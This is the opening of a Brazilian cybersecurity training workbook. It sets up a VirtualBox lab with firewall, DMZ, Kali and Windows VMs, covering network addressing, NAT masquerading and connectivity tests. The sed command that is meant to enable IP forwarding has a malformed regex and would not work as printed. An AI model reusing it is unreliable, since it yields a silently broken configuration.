



FORMAÇÃO EM SEGURANÇA CIBERNÉTICA

CADERNO DE ATIVIDADES

Segunda Semana

Copyright © 2018 - Rede Nacional de Ensino e Pesquisa - RNP

Rua Lauro Müller, 116 sala 1103

22290-906 Rio de Janeiro, RJ

Diretor Geral

Nelson Simões

Diretor de Serviços e Soluções

José Luiz Ribeiro Filho

Escola Superior de Redes

Coordenação

Luiz Coelho

Equipe ESR (em ordem alfabética)

Celia Maciel, Cristiane Oliveira, Derlinéa Miranda, Edson Kowask, Elimária Barbosa, Evelyn Feitosa, Felipe Nascimento, Lourdes Soncin, Luciana Batista, Renato Duarte, Sérgio Souza e Yve Abel Marcial.

Versão 0.1.1

Índice

Sessão 1: Configuração preliminar das máquinas	1
1) Da divisão de grupos.....	1
2) Topologia geral de rede	2
3) Configuração do Virtualbox	3
4) Detalhamento das configurações de rede	4
5) Configuração da máquinas virtuais	5
6) Configuração de firewall e NAT	12
7) Teste de conectividade das VMs.....	13
8) Instalação do Virtualbox Guest Additions nas VMs Windows	13
9) Instalação do Virtualbox Guest Additions nas VMs Linux	16
10) Configuração da VM WinServer-G	19
Sessão 2: Conceitos fundamentais em segurança da informação.....	25
1) Listas e informações complementares de segurança.....	25
2) Segurança física e lógica	26
3) Exercitando os fundamentos de segurança	27
4) Normas e políticas de segurança	27
Sessão 3: Enumeração básica e busca por vulnerabilidades.....	29
1) Controles de informática	29
2) Serviços e ameaças	29
Sessão 4: Explorando vulnerabilidades em redes	31
1) Transferindo arquivos da máquina física para as VMs.....	31
2) Sniffers para captura de dados.....	32
3) Ataque SYN flood	34
4) Ataque Smurf	37
5) Levantamento de serviços usando o nmap	39
6) Realizando um ataque com o Metasploit.....	44
7) Realizando um ataque de dicionário com o medusa	51
Sessão 5: Firewall	53
1) Trabalhando com chains no iptables	53
2) Firewall stateful	55
3) Configurando o firewall FWGW1-G : tabela filter	56
4) Configurando o firewall FWGW1-G : tabela nat	63
6) Revisão final da configuração do firewall FWGW1-G	68
Sessão 6: Serviços básicos de segurança	70
1) Configuração do servidor de log remoto	70
2) Configuração do servidor de hora	75
3) Monitoramento de serviços	79
Sessão 7: Sistema de detecção/prevenção de intrusos.....	94

1) Instalação do Snort	94
2) Configuração inicial do Snort	96
3) Habilitando o Snort no boot	100
4) Configurando atualizações de regras de forma automática	102
Referências	106
Sessão 8: Autenticação, autorização e certificação digital	107
1) Uso de criptografia simétrica em arquivos	107
2) Uso de criptografia assimétrica em arquivos	108
3) Uso de criptografia assimétrica em e-mails	119
4) Criptografia de partições e volumes	121
5) Autenticação usando sistema OTP	124
Sessão 9: Redes privadas virtuais e inspeção de tráfego	128
1) Interceptação ofensiva de tráfego HTTPS com o mitmproxy	128
2) Inspeção corporativa de tráfego HTTPS usando o Squid	134
3) VPN SSL usando o OpenVPN	140
Sessão 10: Auditoria de segurança da informação	153
1) Instalação do Nessus	153
2) Realizando um scan em SO Linux	158
3) Realizando um scan em SO Windows	162
4) Efeitos de firewall e IDS em um scan	167
5) Auditoria de servidores web	175
Sessão 11: Configuração segura de servidores	178
1) Análise de rootkits	178
2) Inserção de senha no bootloader	179
3) Remoção de serviços desnecessários	184
4) Controle granular de acesso a comandos	186
5) Controle de uso do binário su	188
6) Controle de acesso à console do sistema	190
7) Exigência de parâmetros mínimos de senha	192
8) Controle de logoff automático	195
9) Desabilitando a combinação de teclas CTRL + ALT + DEL	195

Sessão 1: Configuração preliminar das máquinas

1) Da divisão de grupos

Neste curso, os alunos serão divididos em dois grupos: **A** e **B**. Ao longo da semana, iremos realizar algumas atividades que vão envolver a intercomunicação entre máquinas virtuais dos alunos de cada grupo; para que as configurações de rede de dois alunos envolvidos em uma mesma atividade não conflitem, iremos adotar uma nomenclatura de endereços para cada grupo, como se segue:

Tabela 1. Nomenclatura entre grupos

Grupo	Sufixo de endereço
A	1
B	2

O que isso significa, na prática? Em vários momentos, ao ler este material, você irá se deparar com endereços como 172.16.G.20 ou 10.1.G.10 — que evidentemente são inválidos. Nesse momento, substitua o número do seu grupo pela letra **G** no endereço. Se você for membro do grupo **B**, portanto, os endereços acima seriam 172.16.2.20 e 10.1.2.10.

2) Topologia geral de rede

A figura abaixo mostra a topologia de rede que será utilizada durante este curso. Nos tópicos que se seguem, iremos verificar que a importação de máquinas virtuais, configurações de rede e conectividade estão funcionais antes de prosseguir. As configurações específicas de cada máquina/interface serão detalhadas na seção a seguir.




Figura 1: Topologia de rede do curso

3) Configuração do Virtualbox

1. Primeiramente, verifique se todas as máquinas virtuais foram importadas.

Se ainda não foram, importe-as manualmente através do menu *File > Import Appliance*. Navegue até a pasta onde se encontra o arquivo **.ova** com as imagens das máquinas virtuais e clique em *Next*. Na tela subsequente, marque a caixa *Reinitialize the MAC address of all network cards* e só depois clique em *Import*.

Ao final do processo, você deve ter cinco VMs com as configurações que se seguem. Renomeie as máquinas virtuais com os nomes indicados na tabela abaixo, substituindo o **G** pela letra do seu grupo.

Tabela 2. VMs disponíveis no Virtualbox

Nome VM	Memória
FWGW1-G	2048 MB
LinServer-G	2048 MB
WinServer-G	2048 MB
KaliLinux-G	2048 MB
WinClient-G	2048 MB

Se a quantidade de RAM de alguma das máquinas for inferior aos valores estipulados, ajuste-a.

2. Agora, configure as redes do Virtualbox. Acesso o menu *File > Host Network Manager* e crie as seguintes redes:

Tabela 3. Redes host-only no Virtualbox

Rede	Endereço IPv4	Máscara de rede	Servidor DHCP
Virtualbox Host-Only Ethernet Adapter	172.16.G.254	255.255.255.0	Desabilitado
Virtualbox Host-Only Ethernet Adapter #2	10.1.G.254	255.255.255.0	Desabilitado

3. Finalmente, configure as interfaces de rede de cada máquinas virtual. Para cada VM, acesse *Settings > Network* e faça as configurações que se seguem:

Tabela 4. Interfaces de rede das máquinas virtuais

VM Nome	Interface	Conectado a	Nome da rede
FWGW1-G	Adapter 1	Bridged Adapter	Placa de rede física do host
	Adapter 2	Host-only Adapter	Virtualbox Host-Only Ethernet Adapter
	Adapter 3	Host-only Adapter	Virtualbox Host-Only Ethernet Adapter #2
LinServer-G	Adapter 1	Host-only Adapter	Virtualbox Host-Only Ethernet Adapter
WinServer-G	Adapter 1	Host-only Adapter	Virtualbox Host-Only Ethernet Adapter
KaliLinux-G	Adapter 1	Host-only Adapter	Virtualbox Host-Only Ethernet Adapter
WinClient-G	Adapter 1	Host-only Adapter	Virtualbox Host-Only Ethernet Adapter #2

4) Detalhamento das configurações de rede

As configurações de rede realizadas internamente em cada máquina virtual foram apresentados de forma sucinta na figura 1. Iremos detalhar as configurações logo abaixo:

Tabela 5. Configurações de rede de cada VM

VM Nome	Interface	Modo	Endereço	Gateway	Servidores DNS
FWGW1-G	eth0	Estático	DHCP	Automático	Automático
	eth1	Estático	172.16.G.1/24	n/a	n/a
	eth2	Estático	10.1.G.1/24	n/a	n/a
LinServer-G	eth0	Estático	172.16.G.10/24	172.16.G.1	8.8.8.8 ; 8.8.4.4
WinServer-G	eth0	Estático	172.16.G.20/24	172.16.G.1	8.8.8.8 ; 8.8.4.4
KaliLinux-G	eth0	Estático	172.16.G.30/24	172.16.G.1	8.8.8.8 ; 8.8.4.4
WinClient-G	eth0	Estático	10.1.G.10/24	10.1.G.1	8.8.8.8 ; 8.8.4.4

5) Configuração da máquinas virtuais

Agora, vamos configurar a rede de cada máquina virtual de acordo com as especificações da topologia de rede apresentada no começo deste capítulo.



Observe que as máquinas virtuais da **DMZ** e **Intranet** ainda não terão acesso à Internet neste passo, pois ainda não configuramos o firewall. A próxima seção irá tratar deste tópico.



Para tangibilizar os exemplos nas configurações-modelo deste gabarito, iremos assumir que o aluno é membro do grupo **A**, ou seja, tem suas máquinas virtuais nas redes 172.16.1.0/24 e 10.1.1.0/24. Se você for membro do grupo **B**, tenha o cuidado de sempre adaptar os endereços IP dos exemplos para as suas faixas de rede.

1. Primeiramente, ligue a máquina *FWGW1-G* e faça login como usuário **root** e senha **rnpesr**. Verifique se o mapa de teclado está correto (teste com os caracteres **/** ou **ç**). Se não estiver, execute o comando:

```
# dpkg-reconfigure keyboard-configuration
```

Nas perguntas que se seguem, responda:

Tabela 6. Configurações de teclado

Pergunta	Parâmetro
Keyboard model	Generic 105-key (Intl) PC
Keyboard layout	Other > Portuguese (Brazil) > Portuguese (Brazil)
Key to function as AltGr	Right Alt (AltGr)
Compose key	Right Logo key

Finalmente, execute o comando que se segue. Volte a testar o teclado e verifique seu funcionamento.

```
# systemctl restart keyboard-setup.service
```

2. Ainda na máquina *FWGW1-G*, edite o arquivo `/etc/network/interfaces` como se segue, reinicie a rede e verifique o funcionamento:

```
# hostname  
FWGW1-A
```

```
# whoami  
root
```

```
# nano /etc/network/interfaces  
(...)
```

```
# cat /etc/network/interfaces  
source /etc/network/interfaces.d/*  
  
auto lo  
iface lo inet loopback  
  
auto eth0 eth1 eth2  
  
iface eth0 inet dhcp  
  
iface eth1 inet static  
address 172.16.1.1  
netmask 255.255.255.0  
  
iface eth2 inet static  
address 10.1.1.1  
netmask 255.255.255.0
```

```
# systemctl restart networking
```

```
# ip a s | grep '^inet '  
inet 127.0.0.1/8 scope host lo  
inet 192.168.1.203/24 brd 192.168.1.255 scope global eth0  
inet 172.16.1.1/24 brd 172.16.1.255 scope global eth1  
inet 10.1.1.1/24 brd 10.1.1.255 scope global eth2
```

3. Ligue a máquina *LinServer-G* e faça login como usuário `root` e senha `rnpesr`. Se encontrar problemas com o teclado, aplique a mesma solução utilizada na etapa (1) desta atividade. A seguir, edite as configurações de rede no arquivo `/etc/network/interfaces`, de DNS no arquivo `/etc/resolv.conf`, reinicie a rede e verifique se tudo está funcionando:

```
# hostname  
LinServer-A
```

```
# whoami  
root
```

```
# nano /etc/network/interfaces  
(...)
```

```
# cat /etc/network/interfaces  
source /etc/network/interfaces.d/*  
  
auto lo  
iface lo inet loopback  
  
auto eth0  
  
iface eth0 inet static  
address 172.16.1.10  
netmask 255.255.255.0  
gateway 172.16.1.1
```

```
# nano /etc/resolv.conf  
(...)
```

```
# cat /etc/resolv.conf  
nameserver 8.8.8.8  
nameserver 8.8.4.4
```

```
# systemctl restart networking
```

```
# ip a s | grep '^inet '  
inet 127.0.0.1/8 scope host lo  
inet 172.16.1.10/24 brd 172.16.1.255 scope global eth0
```

4. Vamos para a máquina *WinServer-G*. Assim que a máquina terminar de ligar, clique em **OK** para entrar com uma nova senha, e informe a senha **rnpesr**. Na próxima tela, escolha "Activate Later".

Pelo *Control Panel* ou usando o comando **ncpa.cpl**, configure o endereço IP e servidores DNS de forma estática, como na foto abaixo, e verifique que suas configurações estão funcionais. Quando perguntado sobre o perfil da rede, escolha *Work*.




Figura 2: Configuração de rede da máquina WinServer-G

5. Prossiga para a máquina *KaliLinux-G*, e faça login como usuário `root` e senha `rnpesr`. Se tiver problemas com o mapa de teclado, abra um terminal e digite:

```
# gnome-control-center region
```

Em *Input Sources*, clique no botão `+` para adicionar um novo mapa de teclado. Clique no símbolo `...` na parte de baixo da nova janela e procure o teclado *Portuguese (Brazil)*. Em seguida, clique em *Add*. Finalmente, apague o teclado original selecionando *English (US)* e clicando no botão `-`.

6. Ainda na máquina *KaliLinux-G*, edite as configurações de rede no arquivo `/etc/network/interfaces` e de DNS no arquivo `/etc/resolv.conf`. Reinicie a rede e verifique se tudo está funcionando:

```
# hostname  
kali
```

```
# whoami  
root
```

```
# nano /etc/network/interfaces  
(...)
```

```
# cat /etc/network/interfaces  
source /etc/network/interfaces.d/*  
  
auto lo  
iface lo inet loopback  
  
auto eth0  
iface eth0 inet static  
address 172.16.1.30  
netmask 255.255.255.0  
gateway 172.16.1.1
```

```
# nano /etc/resolv.conf  
(...)
```

```
# cat /etc/resolv.conf  
nameserver 8.8.8.8  
nameserver 8.8.4.4
```

```
# systemctl restart networking
```

```
# ip a s | grep '^inet '
    inet 127.0.0.1/8 scope host lo
        inet 172.16.1.30/24 brd 172.16.1.255 scope global eth0
```

7. Finalmente, vamos configurar a máquina *WinClient-G*: faça login como usuário **aluno** e senha **rnpesr**. Acesse o *Control Panel* ou use o comando **ncpa.cpl**, configure o endereço IP e servidores DNS de forma estática, como na foto abaixo, e verifique que suas configurações estão funcionais.




Figura 3: Configuração de rede da máquina *WinClient-G*

6) Configuração de firewall e NAT

O próximo passo é garantir que as VMs consigam acessar a internet através da máquina *FWGW1-G*, que é o firewall/roteador na topologia de rede do curso.

1. Antes de mais nada, observe que na máquina *FWGW1-G* já existe uma configuração de *masquerading* (um tipo de SNAT que veremos em maior detalhe na sessão 5) no arquivo [*/etc/rc.local*](#):

```
# hostname  
FWGW1-A  
  
# cat /etc/rc.local | grep -v '^#'  
iptables -t nat -A POSTROUTING -o eth0 -j MASQUERADE  
exit 0
```

2. Isto significa dizer que a tradução de endereços das redes privadas já está configurado. Basta, então, habilitar o repasse de pacotes entre interfaces—descomente a linha *net.ipv4.ip_forward=1* no arquivo [*/etc/sysctl.conf*](#) e, posteriormente, execute `# sysctl -p`:

```
# sed -i 's/^#\!(net.ipv4.ip_forward\)/\1/' /etc/sysctl.conf  
  
# grep 'net.ipv4.ip_forward' /etc/sysctl.conf  
net.ipv4.ip_forward=1  
  
# sysctl -p  
net.ipv4.ip_forward = 1
```

3. Verifique que o *masquerading* está de fato habilitado no firewall:

```
# iptables -L POSTROUTING -vn -t nat  
Chain POSTROUTING (policy ACCEPT 0 packets, 0 bytes)  
pkts bytes target     prot opt in     out      source          destination  
    0     0 MASQUERADE  all  --  *       eth0    0.0.0.0/0           0.0.0.0/0
```

7) Teste de conectividade das VMs

- Vamos agora testar a conectividade de cada uma das VMs. Primeiro, acesse a máquina *FWGW1-G* e verifique o acesso à internet e resolução de nomes:

```
aluno@FWGW1-A:~$ hostname  
FWGW1-A
```

```
aluno@FWGW1-A:~$ ping -c3 8.8.8.8  
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.  
64 bytes from 8.8.8.8: icmp_seq=1 ttl=121 time=28.7 ms  
64 bytes from 8.8.8.8: icmp_seq=2 ttl=121 time=16.9 ms  
64 bytes from 8.8.8.8: icmp_seq=3 ttl=121 time=16.7 ms  
  
--- 8.8.8.8 ping statistics ---  
3 packets transmitted, 3 received, 0% packet loss, time 2005ms  
rtt min/avg/max/mdev = 16.776/20.832/28.757/5.606 ms
```

```
aluno@FWGW1-A:~$ ping -c3 esr.rnp.br  
PING esr.rnp.br (200.130.99.56) 56(84) bytes of data.  
64 bytes from 200.130.99.56: icmp_seq=1 ttl=54 time=37.9 ms  
64 bytes from 200.130.99.56: icmp_seq=2 ttl=54 time=36.4 ms  
64 bytes from 200.130.99.56: icmp_seq=3 ttl=54 time=37.1 ms  
  
--- esr.rnp.br ping statistics ---  
3 packets transmitted, 3 received, 0% packet loss, time 2004ms  
rtt min/avg/max/mdev = 36.474/37.168/37.931/0.636 ms
```

- Em seguida, acesse cada uma das demais VMs, em ordem (*LinServer-G*, *WinServer-G*, *KaliLinux-G* e *WinClient-G*) e teste se é possível:

- Alcançar o roteador da rede: `ping 172.16.1.1` (para máquinas da DMZ) ou `ping 10.1.1.1` (para máquinas da Intranet)
- Alcançar um servidor na Internet: `ping 8.8.8.8`
- Resolver nomes: comandos `nslookup`, `host` ou `ping` para o nome de domínio `esr.rnp.br`

8) Instalação do *Virtualbox Guest Additions* nas VMs Windows

Vamos agora instalar os adicionais de convidado para máquinas virtuais do Virtualbox, conhecido como *Virtualbox Guest Additions*. Esse adicionais consistem em *drivers* de dispositivo e aplicações de sistema que otimizam o sistema para rodar no ambiente virtual, proporcionando maior performance e estabilidade. Nesta atividade, iremos instalar os adicionais apenas nas máquinas *WinServer-G* e *WinClient-G*.

1. Na console da máquina *WinServer-G*, acesse o menu *Devices > Insert Guest Additions CD image*. Após algum tempo, a janela de *autorun* irá aparecer, como mostrado abaixo. Clique duas vezes na opção *Run VBoxWindowsAdditions.exe*.

